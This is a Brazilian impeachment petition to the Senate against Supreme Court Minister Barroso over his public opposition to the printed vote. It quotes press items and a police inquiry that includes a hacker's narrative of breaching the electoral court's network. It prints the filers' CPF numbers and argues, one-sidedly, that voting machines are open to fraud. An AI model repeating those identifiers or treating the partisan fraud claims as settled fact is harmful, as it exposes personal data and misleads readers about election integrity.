




**EXCELENTÍSSIMO SENHOR PRESIDENTE DO SENADO FEDERAL,
SENADOR RODRIGO PACHECO**

ROBERTO JEFFERSON MONTEIRO FRANCISCO, brasileiro, casado, inscrito no CPF/MF sob o número 280.907.647-20 e **LUIZ GUSTAVO PEREIRA DA CUNHA**, brasileiro, solteiro, advogado, inscrito no CPF/MF sob o número 693.634.201-91, ambos com endereço profissional sito à SEPN Quadra 504, Bloco A, Edifício Ana Carolina – Cobertura, Asa Norte, Brasília – DF, CEP: 70.730-521, com apoio do **DIRETÓRIO NACIONAL DO PARTIDO TRABALHISTA BRASILEIRO – PTB**, na pessoa do seu Presidente Nacional, **ROBERTO JEFFERSON MONTEIRO FRANCISCO**, já qualificado, vêm, perante o Senado da República, com fundamento no art. 52, inciso II, da Constituição Federal, no art. 41 da Lei nº 1.079, de 10 de abril de 1950 – Lei do Impeachment, oferecer a presente

DENÚNCIA

COM PEDIDO DE IMPEACHMENT

em face do **MINISTRO LUÍS ROBERTO BARROSO** do Supremo Tribunal Federal, que pode ser encontrado no Supremo Tribunal Federal, situado à Praça dos Três Poderes, Brasília - DF, CEP 70175-900, pelos fatos e fundamentos a seguir expostos.





I – DO CABIMENTO DA DENÚNCIA

Em observância ao que dispõe o art. 41 da Lei nº 1.079/1950 - Lei do Impeachment, qualquer cidadão pode apresentar denúncia em face de Ministro do Supremo Tribunal Federal, *in verbis*:

Art. 41. É permitido a todo cidadão denunciar perante o Senado Federal, os Ministros do Supremo Tribunal Federal e o Procurador Geral da República, pelos crimes de responsabilidade que cometerem (artigos 39 e 40).

Os Denunciantes são cidadãos brasileiros e estão no pleno gozo dos seus direitos de cidadania, estando com as suas obrigações eleitorais em dia, conforme consta da documentação anexa.

Quanto aos demais requisitos de admissibilidade previstos na Lei do Impeachment, o Denunciado encontra-se em pleno gozo do cargo de Ministro do Supremo Tribunal Federal, bem como as assinaturas dos Denunciantes foram reconhecidas em Cartório. Ainda, as provas que demonstram o que se alega seguem anexas à denúncia.

Dessa forma, mostra-se cabível a presente denúncia.

II - DA NECESSIDADE DE SER A DENÚNCIA ENCAMINHADA PARA APRECIÇÃO DO PLENÁRIO DO SENADO FEDERAL

Insta destacar que inexistente previsão normativa que autorize o Presidente do Senado Federal a não encaminhar a presente denúncia ao Plenário do Senado Federal.

2

A Lei do Impeachment, ao tratar do rito do processo e do julgamento das denúncias pela prática de crime de responsabilidade estipula os prazos a serem respeitados, o que deve ser observado pelo Presidente do Senado Federal.

Nos termos da referida lei, as denúncias são apresentadas perante o Senado Federal, **que deverá observar o rito que a própria lei prevê**, decidindo pela procedência ou não da denúncia.

A Lei do Impeachment é clara ao **estabelecer os prazos para a prática dos atos**, além de não prever a possibilidade de o Presidente da Mesa realizar um exame de oportunidade e conveniência.

Na verdade, a referida Lei, dada a gravidade dos crimes de responsabilidade, preza pela **celeridade** do processamento das denúncias, até mesmo para arquivá-las quando cabível.

Mas não há previsão legal que permita ao Presidente do Senado deixar de encaminhar as denúncias à apreciação em Sessão, como vem ocorrendo.

Ao contrário do que costumeiramente se afirma, não se trata de matéria adstrita ao campo político. A partir do momento em que a lei prevê o rito que deve ser adotado estipulando prazos para o seu desenvolvimento, o Presidente do Senado e todos os demais agentes públicos estão vinculados à vontade da lei, em respeito ao Estado Democrático de Direito.

Inexiste justificativa para impedir que as denúncias sigam o seu fluxo natural, previsto na Lei do Impeachment, já que se referem ao possível cometimento de crime de responsabilidade, situação grave e que demanda uma resposta enérgica das instituições estatais competentes.



Some-se a isso o fato de que a Lei do Impeachment **prevê prazo para a análise do pedido**, já que a denúncia, ao ser recebida, deverá ser lida no expediente da Sessão seguinte, nos termos de seu artigo 44¹. Ou seja, nitidamente há sim um prazo para que o processo seja iniciado no Senado Federal.

A partir de uma leitura de todos os dispositivos que compõem o TÍTULO II (DO PROCESSO E JULGAMENTO), CAPÍTULO I (DA DENÚNCIA) – artigos 41 a 57, da “Lei do Impeachment”, a **única conclusão possível é a de que NÃO CABE AO PRESIDENTE DO SENADO IMPEDIR que denúncias contra Ministros do Supremo Tribunal Federal pela possível prática de crime de responsabilidade sejam lidas em sessão e encaminhadas à uma Comissão Especial para apreciá-las**. Essa é a letra da lei, expressa e clara, que deve ser cumprida.

A Lei prevê todo o rito procedimental e os prazos que devem ser observados, não cabendo a nenhum dos agentes envolvidos no trâmite da denúncia impedir a sua apreciação, **sob pena de prática do crime de prevaricação**.

Portanto, qualquer ato praticado ou deixado de ser praticado pelo Presidente do Senado, que impeça o conhecimento de denúncias contra Ministros do Supremo Tribunal Federal pela possível prática de crime de responsabilidade, poderá resultar na configuração de crime de **prevaricação**.

Feitas essas considerações, deve, nos termos da lei, **a presente denúncia ser recebida e encaminhada para apreciação na Sessão seguinte ao seu recebimento**, inexistindo a possibilidade de o Presidente da Casa realizar exame de oportunidade e

¹ Art. 44. Recebida a denúncia pela Mesa do Senado, será lida no expediente da sessão seguinte e despachada a uma comissão especial, eleita para opinar sobre a mesma.



conveniência, vez estarem presentes todos os requisitos legais para a admissão desta denúncia, nos termos da Lei do Impeachment.

III – DOS FATOS QUE MOTIVAM O OFERECIMENTO DA DENÚNCIA

O Denunciado, ocupante do cargo de Ministro do Supremo Tribunal Federal, praticou conduta passível de atrair a incidência de crime de responsabilidade, nos termos da lei. Na espécie, vislumbra-se a prática do crime de responsabilidade cometido por Ministro do Supremo Tribunal Federal, previsto no **artigo 39, itens 3 e 5**, da Lei do Impeachment.

“Art. 39. São crimes de responsabilidade dos Ministros do Supremo Tribunal Federal:

1- alterar, por qualquer forma, exceto por via de recurso, a decisão ou voto já proferido em sessão do Tribunal;

2 - proferir julgamento, quando, por lei, seja suspeito na causa;

3 - exercer atividade político-partidária;

4 - ser patentemente desidioso no cumprimento dos deveres do cargo;

5 - proceder de modo incompatível com a honra dignidade e decôro de suas funções.”

A seguir, são elencados os fatos que motivam o oferecimento da presente Denúncia.



EXERCÍCIO DE ATIVIDADE POLÍTICO-PARTIDÁRIA E ATUAÇÃO INCOMPATÍVEL COM A HONRA, DIGNIDADE E DECORO DE SUAS FUNÇÕES DE MINISTRO DO SUPREMO TRIBUNAL FEDERAL: ENCONTRO COM LÍDERES PARTIDÁRIOS PARA ARTICULAR E CRIAR FRENTE CONTRA O VOTO IMPRESSO. MANIFESTAÇÕES PÚBLICAS CONTRÁRIAS AO VOTO IMPRESSO QUE EXTRAPOLAM A COMPETÊNCIA DO CARGO QUE OCUPA E OS LIMITES INSTITUCIONAIS. MATÉRIA TÍPICA DO PODER LEGISLATIVO. INTERESSE PESSOAL QUE EXTRAPOLA AS FUNÇÕES DO CARGO QUE OCUPA.

Conforme amplamente noticiado pela imprensa nacional, o Ministro ora Denunciado tem atuado e se manifestado ostensiva e intensivamente contra a adoção do voto impresso no país, utilizando-se do cargo que ocupa para desacreditizar o voto impresso, que é objeto de debate no Congresso Nacional, órgão que detém a competência para tratar da temática.

O Denunciado tem construído publicamente uma narrativa de que o voto impresso e auditável seria um facilitador do cometimento de fraudes, como pode se observar da matéria veiculada no sítio oficial do Tribunal Superior Eleitoral:



/ Comunicação / 2021 / Junho

/ Adoção do voto impresso representa retorno das fraudes no processo eleitoral, afirma Barroso em coletiva

Adoção do voto impresso representa retorno das fraudes no processo eleitoral, afirma Barroso em coletiva

Presidente do TSE advertiu que introdução da impressão do voto acarretará mais suspeitas de irregularidades e judicialização de resultados das eleições

21.06.2021 20:05



O presidente do Tribunal Superior Eleitoral (TSE), ministro Luís Roberto Barroso, afirmou em entrevista coletiva nesta segunda-feira (21) que o Tribunal adotará todas as medidas necessárias para implementar o voto impresso ainda nas Eleições Gerais de 2022, caso a **Proposta de Emenda Constitucional (PEC) nº 135/2019** seja aprovada pelo Congresso Nacional. Contudo, na visão do ministro, a adoção do voto impresso representa o retorno das fraudes no processo eleitoral.

Fonte: <https://www.tse.jus.br/imprensa/noticias-tse/2021/Junho/voto-impresso-significa-voto-fraudavel-afirma-ministro-barroso-em-coletiva>

Na mesma matéria, que cita trechos de uma entrevista coletiva concedida pelo Ministro Denunciado, pode-se observar a tentativa de se construir uma narrativa que

[Handwritten signature]

tem como única finalidade macular a proposta de adoção do voto impresso e auditável, associando-o a fraudes ocorridas no processo eleitoral no passado.

"Ninguém ache que se está criando um novo mecanismo de auditoria. Está se criando um argumento para potencializar o risco de fraude", advertiu.

Luís Roberto Barroso relembrou o extenso histórico de ocorrência de fraudes em eleições no Brasil para reafirmar que a reintrodução da interferência humana na apuração dos votos vai, no fim das contas, abrir flancos para que se conteste judicialmente o resultado das eleições.

"O voto impresso vai potencializar o discurso de fraude. E vão pedir, como já se pediu aqui, a contagem pública de 150 milhões de votos. E contagem pública só pode ser manual. Então, nós vamos entrar num túnel do tempo e voltar à época das fraudes, em que as pessoas comiam votos, as urnas desapareciam, apareciam votos novos. Nós vamos produzir um resultado muito ruim", concluiu.

A postura adotada pelo Denunciado não se mostra compatível com o cargo que exerce, extrapolando as suas atribuições como Ministro da Suprema Corte e como Presidente do Tribunal Superior Eleitoral.

Descredibilizar uma possível escolha do Parlamento demonstra o desrespeito às instituições democráticas e à própria Constituição Federal, que prevê a separação dos Poderes, que devem coexistir em harmonia e com independência.

Infelizmente, não é só o Ministro Denunciado que vem trabalhando para impossibilitar a adoção do voto impresso e auditável no país. Os ora Denunciantes apresentaram denúncia em face do também Ministro do Supremo Tribunal Federal, Alexandre de Moraes, por estar atuando publicamente contra o voto impresso e auditável, tendo até mesmo se encontrado com lideranças partidárias para debater o tema que pode, em algum momento, ser apreciado pelo Supremo Tribunal Federal.

Eis outro fenômeno que ainda macula as instituições democráticas brasileiras: a atuação para além das atribuições do cargo que exercem, imiscuindo-se em



campo típico da política, que não é compatível com a função de magistrado da Corte Constitucional de um Estado Democrático de Direito.

Em outra oportunidade, o Denunciado afirmou que o voto impresso diminuiu a segurança das eleições:



Fonte: <https://www.poder360.com.br/eleicoes/barroso-diz-que-voto-impresso-diminui-a-seguranca-das-eleicoes/>

O Denunciado faz afirmações carentes de qualquer respaldo fático, sempre buscando fortalecer a sua narrativa de que o voto impresso e auditável é inseguro e que resultará em fraudes, tentando arrebanhar apoio público em defesa da sua vontade pessoal.

Ora, o que diz o Presidente do Tribunal Superior Eleitoral e também Ministro do Supremo Tribunal Federal tem peso e potencial de influenciar na construção da opinião pública. Não pode o Denunciado, utilizando-se da credibilidade e da projeção que o cargo público que exerce atuar na seara política, extrapolando as atribuições do seu cargo.

O Denunciado tem se manifestado publicamente de forma contrária ao voto impresso. Ora, isso é matéria reservada ao Parlamento, não cabendo a Ministro da Corte Constitucional se manifestar, previamente, quanto ao tema, que será debatido no Congresso Nacional.

E ainda que pairassem dúvidas acerca da constitucionalidade do voto impresso, há um corpo técnico altamente especializado em ambas as Casas do Poder Legislativo Federal para sanar quaisquer dúvidas que possam vir a surgir.

O que os Ministros do Supremo Tribunal Federal fazem e, em especial, o ora Denunciado, que vem se manifestando publicamente há meses contra o voto impresso, não faz parte das atribuições do cargo de magistrado da Corte Constitucional e configura patente atividade político-partidária expressamente vedada por lei.

Conforme noticiado pelo Estado de Minas, “*A reportagem apurou que os ministros Luís Roberto Barroso, Alexandre de Moraes e Gilmar Mendes, do Supremo*



Tribunal Federal (STF), atuaram para demover os partidos da ideia de aprovar o voto impresso.”²

Ainda, o sítio de notícias Capital News noticiou que “*A eminente derrubada da PEC do voto impresso pode ter tido participação direta dos ministros do STF Luís Roberto Barroso, Alexandre de Moraes e Gilmar Mendes. Barroso é o atual presidente do Tribunal Superior Eleitoral (TSE) e Moraes assume a Corte Eleitoral antes das próximas eleições presidenciais.”³*

Eventuais diálogos devem ser realizados por vias institucionais e quando se mostrem necessários. A postura do Denunciado contra o voto impresso intimida o Parlamento, que já trabalha com a possibilidade de uma vez aprovado o voto impresso, vê-lo ser derrubado sem cerimônia alguma pelo Supremo Tribunal Federal.

Isso não é democracia. A vontade do povo não é respeitada nem mesmo quando manifestada por meios dos seus representantes eleitos pelo voto!

Ao contrário do que ocorre em países desenvolvidos, que deveriam servir como parâmetro, no Brasil, uma parte considerável dos Ministros do Supremo Tribunal Federal insiste em expressar publicamente as suas opiniões, ainda que saibam que terão que enfrentar a questão nos autos de algum processo sob a sua jurisdição.

Os institutos da suspeição e do impedimento passam longe do Supremo Tribunal Federal.

O exercício de atividade político-partidária cabe aos membros do Congresso Nacional, e não a magistrados da mais alta Corte do país. A eles resta a função

² https://www.em.com.br/app/noticia/politica/2021/06/26/interna_politica,1280873/presidentes-de-11-partidos-fecham-acordo-contravoto-impresso.shtml

³ <https://www.capitalnews.com.br/politica/voto-impresso-deve-cair-na-camara-apos-acordo-de-partidos/358943>



de proteger a Constituição contra violações arbitrárias, e não realizar articulações com líderes partidários.

Caso a proposta do voto impresso seja aprovada pelo Congresso Nacional, cabe ao Supremo Tribunal Federal respeitar a decisão do povo e do Poder Legislativo, o seu legítimo representante, que tem os seus integrantes eleitos pelo voto popular.

Ao contrário do que se espera, o Denunciado tem se manifestado de forma pública e reiterada contra o voto impresso. Qual é a inconstitucionalidade de tal medida? Os juízos são meramente pessoais, opiniões que em nada agregam ao debate já muito polarizado.

Em diversas circunstâncias, o Ministro Denunciado associa a tentativa de se implementar o voto impresso com uma suposta tentativa de golpe, taxando a medida de antidemocrática!

Se um Ministro do Supremo Tribunal Federal não quer o voto impresso, deve o Congresso Nacional se curvar à sua autoridade? Deve o Congresso temer ter uma Emenda à Constituição derrubada, ainda que não padeça de nenhuma inconstitucionalidade formal ou material? Argumentos genéricos como “as urnas eletrônicas são seguras” ou o “voto impresso pode comprometer o sigilo das votações” são suficientes para derrubar uma Emenda à Constituição?

Para todos os problemas que até agora foram apresentados envolvendo a impressão do voto há uma resposta ou solução, mas a narrativa que se tem construído busca única e exclusivamente impedir que o voto impresso, caso seja aprovado pelo Congresso Nacional, seja de fato implementado.

Alguns afirmam se tratar de um retrocesso. Ora, quantos países não adotam apenas o voto impresso? E é importante destacar que o voto não deixará de ser eletrônico. Será eletrônico e também impresso, fortalecendo e não enfraquecendo o sistema



eleitoral brasileiro. Todo sistema para ser considerado seguro é dotado de mecanismo ou camadas extra de segurança.

De todo modo, não cabe ao Denunciado, como Ministro do Supremo Tribunal Federal e Presidente do Tribunal Superior Eleitoral, manifestar-se, reiteradamente e em público, contra o projeto que busca implementar o voto impresso. Cabe a ele, no máximo, prestar informações quando elas forem solicitadas pelo Congresso Nacional e, caso a implementação do voto impresso venha a ser judicialmente questionada, analisar o caso concreto que lhe for apresentado.

Pensa-se que até mesmo analisar uma eventual judicialização do caso esteja fora do alcance do Denunciado, que já deixou claro não ser imparcial, ainda que a Constituição não proíba o voto impresso e auditável.

O dever de imparcialidade impede que Ministros participem de articulações político-partidárias, o que viola de forma expressa a honra, a dignidade e decoro de suas funções. Política é feita dentro do Parlamento, e não pelo Denunciado ou qualquer outro Ministro da Suprema Corte do país.

Sobre essa preocupação que coloca em risco a democracia e a separação dos poderes, cita-se abaixo trecho extraído de editorial veiculado pela Gazeta do Povo:

*O dever de imparcialidade dos magistrados – mesmo os que fazem parte do TSE, como **Barroso** e Moraes – exige que eles mantenham toda a distância possível de articulações que competem exclusivamente às forças políticas no parlamento. Mesmo se admitindo (já que o conteúdo exato das conversas não foi divulgado) que eles simplesmente foram chamados pelos líderes partidários para ouvir um compromisso já acertado pela derrubada da PEC do Voto Impresso, já estamos diante de uma mistura nada saudável entre poderes; e, caso os ministros tenham se envolvido ativamente na tentativa de influenciar os partidos, estaríamos diante de*



*um cenário extremamente preocupante, de juízes se portando como agentes políticos, extrapolando completamente as funções do Judiciário, que, em uma democracia saudável, só atua quando provocado, dentro do âmbito dos processos judiciais.*⁴

A conclusão do editorial merece ser reproduzida: ***“quanto à articulação política, que seja feita única e exclusivamente entre os políticos, sem envolver juízes, muito menos ministros da suprema corte”***.

Não é novidade verificar que Ministros do Supremo Tribunal Federal exercem atividades político-partidárias e atuam ainda quando suspeitos/impedidos para julgar.

Um bom exemplo é a utilização de Inquéritos (“Fake News” e dos “Atos Antidemocráticos”) como instrumento persecutório de indivíduos que expressam opiniões político-partidárias que divergem das suas. O que mais chama atenção é que a absoluta **maioria dos investigados** comungam de **valores político-partidários** semelhantes, o que corrobora com a suspeita de que o ora **Denunciado se utiliza do referido Inquérito como forma de oprimir àqueles que possuem ideais político-partidários distintos dos seus.**

Recentemente, no dia 03/08/2021, a nova tentativa do Supremo Tribunal Federal é de colocar o Presidente da República como investigado no Inquérito das “Fake News”, por críticas que tem feito às urnas eletrônicas.

Quanto à suspeição, que nunca é respeitada por grande parte dos Ministros do Supremo Tribunal Federal, cite-se o recente caso no qual o Ministro Dias Toffoli, ainda que diretamente e notória e publicamente envolvido com o caso, proferiu voto pela

⁴ <https://www.gazetadopovo.com.br/opiniaao/editoriais/os-ministros-do-supremo-e-o-voto-impresso/>



anulação da delação de Sergio Cabral onde ele mesmo era citado em episódios nos quais teria vendido decisões quando já era Ministro do Supremo Tribunal Federal.




GAZETA DO POVO

Segunda-feira, 12 de Junho de 2021.

| Editorial

Toffoli, a suspeição e a desmoralização do Supremo

Por Gazeta do Povo 31/05/2021 18:24



O ministro do Supremo Tribunal Federal Dias Toffoli. | Foto: STF

Fonte: <https://www.gazetadopovo.com.br/opinioao/editoriais/toffoli-a-suspeicao-e-a-desmoralizacao-do-supremo/>

Não se pode esquecer que foi por meio de articulações com Ministro do Supremo Tribunal Federal (Ministro Alexandre de Moraes) que líderes partidários

conseguiram reunir contra o voto impresso o PSDB, MDB, PP, DEM, Solidariedade, PL, PSL, Cidadania, Republicanos, PSD e Avante, conforme noticiado pelo Jornal de Brasília.⁵

Não restam dúvidas de que a intervenção realizada por Ministros do Supremo Tribunal Federal, bem como as manifestações públicas do Ministro ora Denunciado, mostram-se influentes no processo de tomada de decisão entre apoiar ou não apoiar o voto impresso e a PEC que trata sobre o tema.

Qual é o motivo de um Ministro do Poder Judiciário se manifestar, diuturnamente, no sentido de barrar o avanço de pautas legislativas? Isso não faz parte das suas atribuições como Ministro, sendo típica conduta político-partidária, vedada pela Lei do Impeachment.

Outro fato que agrava a intervenção realizada pelo Denunciado é que ele é o atual Presidente do Tribunal Superior Eleitoral. Portanto, a sua opinião contrária ao voto impresso acaba por ganhar peso pelo cargo que ocupa.

É mais conveniente estar alinhado com o que pensa o Presidente do Tribunal Superior Eleitoral do que se afastar e fazer oposição a ele.

Destaque-se que as articulações e manifestações políticas públicas reiteradas são ínsitas à política, como o próprio termo, de forma didática, esclarece. Entretanto, a partir do momento em que membros da Corte Constitucional passam a fazer parte dessas articulações e manifestações políticas, defendendo ideias e temas adstritos ao Poder Legislativo, a situação envereda para outra seara, qual seja: da ilegalidade e da

⁵ <https://jornaldebrasil.com.br/noticias/politica-e-poder/alexandre-de-moraes-trabalhou-para-unir-partidos-contra-voto-impresso-diz-site/>



imoralidade, ao arrepio da Constituição e de todos os valores democráticos que a Carta Constitucional exprime e tutela.

Não é atribuição de Ministro da Suprema Corte ou de qualquer outra Corte Judicial fazer política, tanto o é que a Lei do Impeachment prevê como crime a realização de atividade político-partidária por Ministros da Suprema Corte, o que confirma a ilegalidade da conduta.

Ainda, ressalte-se a recente divulgação do Inquérito Policial nº 1361/2018-4 – SR/PF/DF, sob a responsabilidade da Polícia Federal, que investiga a possível invasão a sistemas e bancos de dados do TSE, com acesso e divulgação de dados sigilosos daquele Tribunal.

Foi o próprio Tribunal Superior Eleitoral, por meio do Ofício nº 5825 GAB-SPR, que informou a possível invasão dos sistemas à Polícia Federal.

Às fls. 08 do referido inquérito (anexo), há um texto que descreve como teria se dado a invasão ao sistema do TSE:



Esqueci de incluir o texto que acompanhou os documentos explicando como foi realizada a suposta invasão ao GEDAI e intranet. Segue abaixo:

"

Devido a falhas/vulnerabilidades de aplicações desenvolvidas pelo próprio TSE, acabei obtendo acesso remoto, a um dos equipamentos ligado a rede.

Desta forma, tive acesso a rede interna (intranet), e por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender, o funcionamento do sistemas de votação.

Com isso, obtive milhares de códigos-fontes, documentos sigilosos, e até mesmo, credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos), e diversos técnicos, alguns sendo ligados a alta cúpula de T.I. do TSE, ligado ao pai das urnas' (Giuseppe Janino).

Passados algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via e-mail's dos técnicos da STI, que os mesmos notaram tráfego suspeito (devido ter tido utilizados programas de scan, na rede), fizeram uma perícia para detalhar como o invasor conseguiu obter acesso ilegal a rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso, aos e-mails, e também a rede interna.

Notei que em 07/09 (data de execução do pleito eleitoral de 2018), os técnicos cortaram, acesso ao VPN, e ao Correio, talvez para justificar, que as urnas não possuem conexão a internet, mas isso é bem assim, pois qualquer cidadão com conexão a internet, e conhecimento para tal, exemplo: controle remoto de qualquer servidor que dispõe de conexão a internet/intranet, poderia ser utilizado para manipulação, de aplicações

TRIBUNAL SUPERIOR ELEITORAL
responsáveis pelo sistema de votação, como o Intercad (aplicação WEB/JAVA), ligada aos TRE'S.

Outra coisa, obtive juntamente com o código-fonte que compõem o funcionamento das urnas, as chaves que são utilizadas.

Estou anexando mais algumas imagens em um arquivo ZIP, confirmando a obtenção do código-fonte, e também de documentos sigilosos que podem comprometer o pleito.

Obs: Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs, sendo que obtive milhares de outros códigos, como Cand-web."



A



Às fls. 16 do referido inquérito (anexo), o Sr. Giuseppe Janino, então Secretário de Tecnologia da Informação do Tribunal Superior Eleitoral, em resposta ao Delegado de Polícia Federal responsável pelas investigações, afirmou que:

Senhor Delegado,

1. Trata-se de encaminhar disco rígido contendo artefatos envolvidos em incidente de segurança ocorrido na rede da Justiça Eleitoral, que abriu precedente para que pessoas alheias à rede desta Justiça Especializada tivessem acesso a dados sensíveis.

O próprio então Secretário de Tecnologia do TSE admitiu que houve uma grave falha no sistema que permitiu que terceiros, não autorizados, tivessem acesso a **dados sensíveis**.

E quando o Tribunal Superior Eleitoral foi questionado acerca de outras evidências acerca do incidente ocorrido em 2018, a resposta à Polícia Federal foi a seguinte (fls. 85 do inquérito):

A

Senhores,

Em atenção ao questionamento sobre evidências que o TSE possua sobre o incidente de setembro/outubro de 2018, informamos:

- O servidor de build dos códigos fontes da urna eletrônica não possuía qualquer tipo de log habilitado;
- Devido a manutenções para solucionar travamentos nos firewall do TSE, a equipe da Global IP realizou reinstalação do serviço de gerência, não tendo o devido cuidado de não prejudicar os logs armazenados. Outrossim, o volume de logs configurado pela empresa ficou em apenas 80GB, sendo suficiente para apenas 2 dias, considerando-se o volume de acessos durante o período eleitoral.

Assim, informamos que o TSE não possui dados adicionais para repassar à Polícia Federal.

Respeitosamente,

Cristiano Moreira Andrade

Coordenadoria de Infraestrutura

Ou seja, o próprio Tribunal aparenta não saber ao certo o que de fato ocorreu! O Tribunal Superior Eleitoral instaurou Comissão de Sindicância, objeto do Procedimento SEI nº 2018.00.000014309-3 (sigiloso) para apurar a invasão do seu sistema e acesso a informações sensíveis e relacionadas às urnas eletrônicas utilizadas nas Eleições de 2018 (trecho abaixo extraído da fl. 101 do arquivo do inquérito anexo, no formato “PDF”).



Informação nº 32 STI

Assunto: **Denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018**

Senhor Diretor-Geral,

1. Trata-se de informar acerca do recebimento de denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018. Tal denúncia foi encaminhada por *e-mail* à Assessoria de Comunicação deste Tribunal, a qual solicitou esclarecimentos sobre o teor do *e-mail* encaminhado pelo senhor Felipe Payão, identificado como repórter do portal TecMundo (<https://www.tecmundo.com.br/>). O conteúdo do *e-mail* encontra-se nos documentos anexos.
2. Com relação ao conteúdo do arquivo TSE.rar, encaminhado pelo repórter (conteúdo impresso anexo), é possível afirmar que:
 - 2.1. foram incluídas capturas de tela de computador mostrando trechos de código-fonte do aplicativo Gedai-UE, de listas de arquivos e também de conteúdos de documentos; e
 - 2.2. foram incluídos arquivos presentes na árvore de código-fonte do Gedai-UE.
3. Tal conteúdo evidencia o acesso indevido dos seguintes dados:
 - 3.1. código-fonte completo do Gedai-UE, possivelmente da versão usada nas Eleições 2018, porém sem as assinaturas da Cerimônia de Lacração;
 - 3.2. chaves e credenciais de acesso a servidores usadas pelo Gedai-UE;
 - 3.3. senhas para oficialização dos sistemas Candidaturas e Horário Eleitoral utilizadas para a Eleição Suplementar 2018 de Aperibé/RJ;
 - 3.4. manual técnico da impressora de votos desenvolvida pelo FIT/Quattro Eletrônica;
 - 3.5. manual do QR Code do boletim de urna.

Desse modo, resta evidenciado que não há como se afirmar, com segurança, ao contrário do que faz o Ministro ora Denunciado, que as urnas eletrônicas são invioláveis e seguras, já que nos tempos de hoje, com o avanço das tecnologias e com a intensificação do seu uso, são diversas as brechas que podem ser exploradas por aqueles que desejam invadir o sistema do Tribunal Superior Eleitoral, bem como as urnas eletrônicas, com o objetivo de fraudar eleições.

Tais fatos demonstram que a utilização de urnas eletrônicas é tema que deve ser debatido pelo Parlamento, e **não** pelo Poder Judiciário e os seus Ministros, já que se trata de matéria que foge das suas atribuições institucionais.

Com base nessas informações, entende-se que os fatos narrados se enquadram nas condutas enunciadas nos **itens 3 e 5, do artigo 39, da Lei do Impeachment**, já que a atuação político-partidária do Denunciado para enfraquecer a proposta do voto impresso e auditável demonstra, claramente, a sua atuação político-partidária e violação do decoro, honra e dignidade que o cargo de Ministro do Supremo Tribunal Federal e de Presidente do Tribunal Superior Eleitoral exige.

IV – DOS FUNDAMENTOS JURÍDICOS DA DENÚNCIA

O *impeachment* é medida extrema, não servindo de remédio para toda e qualquer situação, dada a gravidade das suas consequências. Portanto, o legislador, sensível à sua potencialidade danosa, trouxe na Lei nº 1.079, de 10 de abril de 1950, denominada de Lei do Impeachment, os crimes de responsabilidade passíveis de serem praticados por Ministros do Supremo Tribunal Federal.

No seu artigo 39, são listados os crimes de responsabilidade passíveis de serem praticados por Ministros do Supremo Tribunal Federal:

“Art. 39. São crimes de responsabilidade dos Ministros do Supremo Tribunal Federal:

1- alterar, por qualquer forma, exceto por via de recurso, a decisão ou voto já proferido em sessão do Tribunal;

2 - proferir julgamento, quando, por lei, seja suspeito na causa;



3 - exercer atividade político-partidária;

4 - ser patentemente desidioso no cumprimento dos deveres do cargo;

5 - proceder de modo incompatível com a honra dignidade e decôro de suas funções.”

Dessa forma, diante da atuação e postura do Denunciado nos referidos episódios, entende-se que existe a possibilidade de terem sido praticadas as **condutas elencadas nos itens 3 e 5 do artigo 39** supratranscrito.

Isso porque o Denunciado, ao se manifestar publicamente contra o voto impresso, com o objetivo de impedir o avanço da pauta legislativa do voto impresso e auditável, exerce claramente atividade político-partidária e extrapola as funções do cargo que ocupa, o que é incompatível com a honra, dignidade e decoro que o cargo de Ministro da Suprema Corte, guardião da Constituição, exige.

A atuação de Ministros do Supremo que excedem as suas atribuições institucionais, não é compatível com a Constituição de 1988, que muito valoriza a construção de um Estado Democrático de Direito, fundado na separação dos poderes.

Com base no noticiado pela imprensa brasileira, fica evidenciada a **possível prática de crime de responsabilidade**, conforme disposto no artigo 39, itens 3 e 5, da Lei do Impeachment.

Assusta a todos ver a atuação político-partidária de parte considerável dos Ministros da Suprema Corte brasileira, que constantemente participam do debate político, manifestando opiniões que, sem dúvida alguma, contaminam o julgamento das mais importantes ações julgadas pela aludida instância.



Nos Estados Unidos, a título de exemplo, tem-se consolidada a tradição de que não compete a Ministros da Suprema Corte se manifestar sobre temas políticos, em especial fora dos autos. Some-se a isso o fato de que não cabe aos Ministros da Suprema Corte brasileira realizar articulações políticas para evitar que determinadas pautas legislativas avancem. Se essa é a intenção, que se candidatem e sejam eleitos para cargos eletivos no Poder Legislativo.

Os valores que estruturam a ordem jurídica brasileira devem ser observados por todos. Mas a alguns indivíduos, como é o caso dos Ministros do Supremo Tribunal Federal, pelas funções que exercem, esses valores exigem uma postura diferenciada, mais conservadora.

Assim, as atividades político-partidárias exercidas pelo Denunciado devem ser refutadas por esse Senado Federal que, caso entenda restar configurada a hipótese de crime de responsabilidade praticado pelo Denunciado constante do artigo 39, itens 3 e 5, da Lei do Impeachment, deve aplicar as penas previstas na lei, de modo a reestabelecer a ordem jurídica.

